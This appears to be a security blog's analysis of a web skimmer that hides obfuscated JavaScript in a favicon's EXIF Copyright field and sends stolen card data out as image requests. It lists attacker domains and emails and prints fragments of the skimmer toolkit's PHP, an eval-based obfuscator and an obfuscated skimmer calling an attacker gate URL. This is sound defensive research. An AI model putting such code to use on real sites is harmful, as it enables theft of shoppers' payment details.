
```
xciy[.]net
yxxi[.]net
cxizi[.]net
yzxi[.]net
```

Other skimmers

```
sonol[.]site
webtrans[.]site
koinweb[.]site
xoet[.]site
ads-fbstatistic[.]com
bizrateservices[.]com
towbarchat[.]com
teamsystems[.]info
j-queries[.]com
```


Registrant emails

```
anya.barber56@gmail[.]com
smithlatrice100@yahoo[.]com
rotrnberg.s4715@gmail[.]com
newserf@mail[.]ru
```



However, nothing else so far from this code indicates any kind of web skimming activity. All we have is JavaScript that loads a remote favicon file and appears to parse some data as well.

This is where things get interesting. We can see a field called ‘Copyright’ from which data is getting loaded. Attackers are using the Copyright metadata field of this image to load their web skimmer. Using an EXIF viewer, we can now see JavaScript code has been injected:



The abuse of image headers to hide malicious code is not new, but this is the first time we witnessed it with a credit card skimmer.


The presence of an *eval* is a sign that code is meant to be executed. We can also see that the malware authors have obfuscated it. An archive of this script can be found here.

Skimmer exfiltrates data as an image

The initial malicious JavaScript (Figure 2) loads the skimming portion of the code from the favicon.ico (Figure 3) using an tag, and specifically via the *onerror* event.

As with other skimmers, this one also grabs the content of the input fields where online shoppers are entering their name, billing address and credit card details. It encodes those using Base64 and then reverses that string.


It comes with a twist though, as it sends the collected data as an image file, via a POST request, as seen below:



The threat actors probably decided to stick with the image theme to also conceal the exfiltrated data via the favicon.ico file.

Skimmer toolkit found in the open


We were able to get a copy of the skimmer toolkit's source code which was zipped and exposed in the open directory of a compromised site. The gate.php file (also included in the zip) contains the skimmer's entire logic, while other files are used as supporting libraries.



This shows us how the favicon.ico file is crafted with the injected JavaScript inside of the Copyright field. There are some other interesting artifacts as well, such as the Cache HTTP header and Created date for the image.


```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
        include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
  include_once 'bin/exif/Photoshop_IRB.php';

include_once 'bin/exif/Photoshop_File_Info.php';

 $new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition'   => "",
'caption'   => "",
'captionwriter' => "",
'jobname'   => "",
'copyrightstatus'   => "",
'copyrightnotice'   => str_replace("'", "\'", $js." "),
'ownerurl'  => "",
'keywords'  => array(),
'category'  => "",
'supplementalcategories'=> array(),
'date'  => "2222-22-22",
'city'  => "",
'state' => "",
'country'   => "",
'credit'=> "",
'source'=> "",
'headline'  => "",
'instructions'  => "",
'transmissionreference' => "",
'urgency'   => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```


The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.



```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
    "Source code for [{JS}] could not be loaded.\n" +
    "Please check the following:\n" +
    "- the absolute URL path '{JS}' should be valid and readable\n" +
    "- if you have specified a repository name, make sure you dit it via 'rjs'
    query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n" +
    "- if a repository name was not specified, make sure that the repository
    '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n" +
    "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
        function(w,i,s,e){
            var lIll=0;var lllI=0;var Illl=0;var llll=[];var lllI=[];
            while(true){
                if(lIll<5)lllI.push(w.charAt(lIll));else if(lIll<w.length)llll.
                push(w.charAt(lIll));lIll++;
                if(lllI<5)lllI.push(i.charAt(lllI));else if(lllI<i.length)llll.
                push(i.charAt(lllI));lllI++;
                if(Illl<5)lllI.push(s.charAt(Illl));else if(Illl<s.length)llll.
                push(s.charAt(Illl));Illl++;
                if(w.length+i.length+s.length+e.length==llll.length+lllI.length+e
                .length)break;
            }
            var lIll=llll.join('');var IllI=lllI.join('');lllI=0;var llll=[];
            for(lIll=0;lIll<llll.length;lIll+=2){
                var llll=-1;if(IllI.charCodeAt(lllI)%2)llll=1;
                llll.push(String.fromCharCode(parseInt(lIll.substr(lIll,2),36)-
                llll));
                lllI++;if(lllI>=lllI.length)lllI=0;
            }
            return llll.join('');
        }
        ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
);
```

Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalise[.]xyz (archive here). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.




We also can connect this threat actor to another skimming script based on the registrant's email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive here).


```
<html>
    <script>
        var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
        (function(_0x242ecc, _0x528af0) {
            var _0x1e1be8 = function(_0x1efd91) {
                while (--_0x1efd91) {
                    _0x242ecc['push'](_0x242ecc['shift']());
                }
            };
            _0x1e1be8(++_0x528af0);
        }(_0x2626, 0xf8));
        var _0x5531 = function(_0x5890cf, _0x9a0395) {  _0x5890cf = 93, _0x9a0395 = undefined
            _0x5890cf = _0x5890cf - 0x0;
            var _0x4b6433 = _0x2626[_0x5890cf];  _0x4b6433 = "https://yzxi.net/ars/gate.php"
            return  0x4b6433;
```

While debugging it, we can spot the string 'ars' within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher @AffableKraut pointed out that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another clever evasion technique in the form of WebSockets. This type of skimmer was tied to Magecart Group 9, originally disclosed by Yonathan Klijnsma .

